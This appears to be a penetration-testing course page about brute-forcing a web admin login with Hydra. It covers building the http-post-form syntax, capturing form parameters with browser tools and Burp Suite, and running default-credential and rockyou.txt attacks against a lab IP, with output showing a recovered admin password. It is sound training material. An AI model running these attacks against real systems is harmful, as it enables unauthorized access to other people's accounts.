


Login Brute Forcing

Hydra Modules

Since we found a login form on the webserver for administrators during our penetration testing engagement, it is a very interesting component to which we should try to gain access without generating much network traffic. Finally, with the admin panels, we can manage servers, their services, and configurations. Many admin panels have also implemented features or elements such as the [b374k shell](#) that might allow us to execute OS commands directly.

Login.php



To cause as little network traffic as possible, it is recommended to try the top 10 most popular administrators' credentials, such as `admin:admin`.

If none of these credentials grant us access, we could next resort to another widespread attack method called password spraying. This attack method is based on reusing already found, guessed, or decrypted passwords across multiple accounts. Since we have been redirected to this admin panel, the same user may have access here.

Brute Forcing Forms

`Hydra` provides many different types of requests we can use to brute force different services. If we use `hydra -h`, we should be able to list supported services:


```
mayala@htb[/htb] $ hydra -h | grep "Supported services" | tr ":" "\n" | tr " " "\n" | column -e Supported ldap3[--cram|digest]md5[s] rsh services memcached rtsp mongodb s7-300 adam6500 mssql sip asterisk mysql smb cisco nntp smtp[s] cisco-enable oracle-listener smtp-enum cvs oracle-sid snmp firebird pcanywhere socks5 ftp[s] pcnfs ssh http[s]--{head|get|post} pop3[s] sshkey http[s]--{get|post}--form postgres svn http-proxy radmin2 teamspeak http-proxy-urlenum rdp telnet[s] icq redis vmauthd imap[s] rexec vnc irc rlogin xmpp ldap2[s] rpcap
```

In this situation there are only two types of `http` modules interesting for us:

1. `http[s]--{head|get|post}`
2. `http[s]--post-form`

The 1st module serves for basic HTTP authentication, while the 2nd module is used for login forms, like `.php` or `.aspx` and others.

Since the file extension is "`.php`" we should try the `http[s]--post-form` module. To decide which module we need, we have to determine whether the web application uses `GET` or a `POST` form. We can test it by trying to log in and pay attention to the URL. If we recognize that any of our input was pasted into the `URL`, the web application uses a `GET` form. Otherwise, it uses a `POST` form.



When we try to log in with any credentials and don't see any of our input in the URL, and the URL does not change, we know that the web application uses a `POST` form.

Based on the URL scheme at the beginning, we can determine whether this is an `HTTP` or `HTTPS` post-form. If our target URL shows `http`, in this case, we should use the `http-post-form` module.

To find out how to use the `http-post-form` module, we can use the "`-U`" flag to list the parameters it requires and examples of usage:

```
mayala@htb[/htb] $ hydra http-post-form -U <...SNIP...> Syntax: <url>:<form parameters>:<condition string>[:<optional>[:<optional>] First is the page on the server to GET or POST to (URL). Second is the POST/GET variables ...SNIP... usernames and passwords being replaced in the "^USER^" and "^PASS^" placeholders The third is the string that it checks for an *invalid* login (by default) Invalid condition login check can be preceded by "F=", successful condition login check must be preceded by "S=". <...SNIP...> Examples: "/login.php:user=^USER^&pass=^PASS^:incorrect"
```

In summary, we need to provide three parameters, separated by : , as follows:

1. URL path , which holds the login form
2. POST parameters for username/password
3. A failed/success login string , which lets hydra recognize whether the login attempt was successful or not

For the first parameter, we know the URL path is:

```
/login.php
```

The second parameter is the POST parameters for username/passwords:

```
/login.php:[user parameter]=^USER^&[password parameter]=^PASS^
```

The third parameter is a failed/successful login attempt string. We cannot log in, so we do not know how the page would look like after a successful login, so we cannot specify a success string to look for.

```
/login.php:[user parameter]=^USER^&[password parameter]=^PASS^:  
[FAIL/SUCCESS]=[success/failed string]
```

Fail/Success String

To make it possible for `hydra` to distinguish between successfully submitted credentials and failed attempts, we have to specify a unique string from the source code of the page we're using to log in. `Hydra` will examine the HTML code of the response page it gets after each attempt, looking for the string we provided.

We can specify two different types of analysis that act as a Boolean value.


Type	Boolean Value	Flag
Fail	FALSE	F=html_content
Success	TRUE	S=html_content

If we provide a `fail` string, it will keep looking until the string is **not found** in the response. Another way is if we provide a `success` string, it will keep looking until the string is **found** in the response.

Since we cannot log in to see what response we would get if we hit a `success`, we can only provide a string that appears on the `logged-out` page to distinguish between logged-in and logged-out pages.

So, let's look for a unique string so that if it is missing from the response, we must have hit a successful login. This is usually set to the error message we get upon a failed login, like `Invalid Login Details`. However, in this case, it is a little bit trickier, as we do not get such an error message. So is it still possible to brute force this login form?

We can take a look at our login page and try to find a string that only shows in the login page, and not afterwards. For example, one distinct string is `Admin Panel`:



The image shows a dark-themed login interface. At the top, the text "Admin Panel" is displayed in a light blue, monospaced font. Below this, there are three rectangular input fields stacked vertically. The first field is labeled "Username", the second "Password", and the third is a button labeled "Login". The "Login" button has a prominent red border, while the others have a light gray border. The entire interface is set against a solid black background.

So, we may be able to use `Admin Panel` as our fail string. However, this may lead to false-positives because if the `Admin Panel` also exists in the page after logging in, it will not work, as `hydra` will not know that it was a successful login attempt.

A better strategy is to pick something from the HTML source of the login page.

What we have to pick should be very *unlikely* to be present after logging in, like the **login button** or the *password field*. Let's pick the login button, as it is fairly safe to assume that there will be no login button after logging in, while it is possible to find something like `please change your password` after logging in.

We can click `[Ctrl + U]` in Firefox to show the HTML page source, and search for `login`:

Code: html

```
<form name='login' autocomplete='off' class='form' action=''  
method='post'>
```

We see it in a couple of places as title/header, and we find our button in the HTML form shown above. We do not have to provide the entire string, so we will use `<form name='login'`, which should be distinct enough and will probably not exist after a successful login.

So, our syntax for the `http-post-form` should be as follows:

Code: bash

```
"/login.php:[user parameter]=^USER^[password parameter]=^PASS^:F=<form  
name='login'"
```


Determine Login Parameters

We can easily find POST parameters if we intercept the login request with Burp Suite or take a closer look at the admin panel's source code.

Using Browser

One of the easiest ways to capture a form's parameters is through using a browser's built in developer tools. For example, we can open firefox within PwnBox, and then bring up the Network Tools with `[CTRL + SHIFT + E]`.

Once we do, we can simply try to login with any credentials (`test : test`) to run the form, after which the Network Tools would show the sent HTTP requests. Once we have the request, we can simply right-click on one of them, and select `Copy > Copy POST data`:



This would give us the following POST parameters:

Code: bash

```
username=test&password=test
```


Another option would be to use `Copy > Copy as cURL`, which would copy the entire `cURL` command, which we can use in the Terminal to repeat the same HTTP request:

```
mayala@htb[/htb] $ curl 'http://178.128.40.63:31554/login.php' -H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' -H 'Accept-Language: en-US,en;q=0.5' --compressed -H 'Content-Type: application/x-www-form-urlencoded' -H 'Origin: http://178.128.40.63:31554' -H 'DNT: 1' -H 'Connection: keep-alive' -H 'Referer: http://178.128.40.63:31554/login.php' -H 'Cookie: PHPSESSID=8iafr4t6c3s2nhkaj63df43v05' -H 'Upgrade-Insecure-Requests: 1' -H 'Sec-GPC: 1' --data-raw 'username=test&password=test'
```


As we can see, this command also contains the parameters `--data-raw 'username=test&password=test'`.

Using Burp Suite


In case we were dealing with a web page that sends many HTTP requests, it may be easier to use Burp Suite in order to go through all sent HTTP requests, and pick the ones we are interested in. To do that, we will first start Burp Suite from Application Dock at the bottom in Pwnbox, skip all the messages until the application starts, and then Click on the `Proxy` tab:



Next, We will go to Firefox and enable the `Burp Proxy` by clicking on the `FoxyProxy` button in Firefox, and then choosing `Burp`, as seen in the screenshot below:



Now, all we will do is attempt a login with any username/password 'e.g. `admin:admin`', and go back to BurpSuite, to find the login request captured:



Tip: If we find another request captured, we can click "Forward" until we reach our request from "/login.php".

What we need from the above-captured string is the very last line:

Code: bash

```
username=admin&password=admin
```

To use in a `hydra http-post-form`, we can take it as is, and replace the username/password we used `admin:admin` with `^USER^` and `^PASS^`. The specification of our final target path should be as follows:

Code: bash

```
"/login.php:username=^USER^&password=^PASS^:F=<form name='login'"
```

Login Form Attacks

In our situation, we don't have any information about the existing usernames or passwords. Since we enumerated all available ports to us and we couldn't determine any useful information, we have the option to test the web application form for default credentials in combination with the `http-post-form` module.

Default Credentials

Let's try to use the `ftp-betterdefaultpasslist.txt` list with the default credentials to test if one of the accounts is registered in the web application.

```
mayala@htb[/htb] $ hydra -C /opt/useful/SecLists/Passwords/Default-
Credentials/ftp-betterdefaultpasslist.txt 178.35.49.134 -s 32901 http-post-form
"/login.php:username=^USER^&password=^PASS^:F=<form name='login'" Hydra v9.1 (c)
d020 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway). Hydra (https://github.com/vanhauser-
thc/thc-hydra) [DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login
tries, ~5 tries per task [DATA] attacking http-post-
form://178.35.49.134:32901/login.php:username=^USER^&password=^PASS^:F=<form
name='login' 1 of 1 target completed, 0 valid password found Hydra
(https://github.com/vanhauser-thc/thc-hydra)
```

As we can see, we were not able to identify any working credentials. Still, this only took a few seconds, and we ruled out the use of default passwords. Now, we can move on to use a password wordlist.

Password Wordlist

Since the brute force attack failed using default credentials, we can try to brute force the web application form with a specified user. Often usernames such as `admin`, `administrator`, `wpadmin`, `root`, `adm`, and similar are used in administration panels and are rarely changed. Knowing this fact allows us to limit the number of possible usernames. The most common username administrators use is `admin`. In this case, we specify this username for our next attempt to get access to the admin panel.

```
mayala@htb[/htb] $ hydra -l admin -P /opt/useful/SecLists/Passwords/Leaked-Databases/rockyou.txt -f 178.35.49.134 -s 32901 http-post-form "/login.php:username=^USER^&password=^PASS^:F=<form name='login'" Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway). Hydra (https://github.com/vanhauser-thc/thc-hydra) [WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore [DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task [DATA] attacking http-post-form://178.35.49.134:32901/login.php:username=^USER^&password=^PASS^:F=<form name='login' [PORT][http-post-form] host: 178.35.49.134 login: admin password: password123 [STATUS] attack finished for 178.35.49.134 (valid pair found) 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra)
```

We can try to log in with these credentials now:

Welcome back Mr.
Bill Gates!

Please change
your password, as
it is very weak!

You password must meet
the company's Password
Policy:

1. Must be 8
characters or
longer
2. Must contain
numbers
3. Must contain
special characters

Logout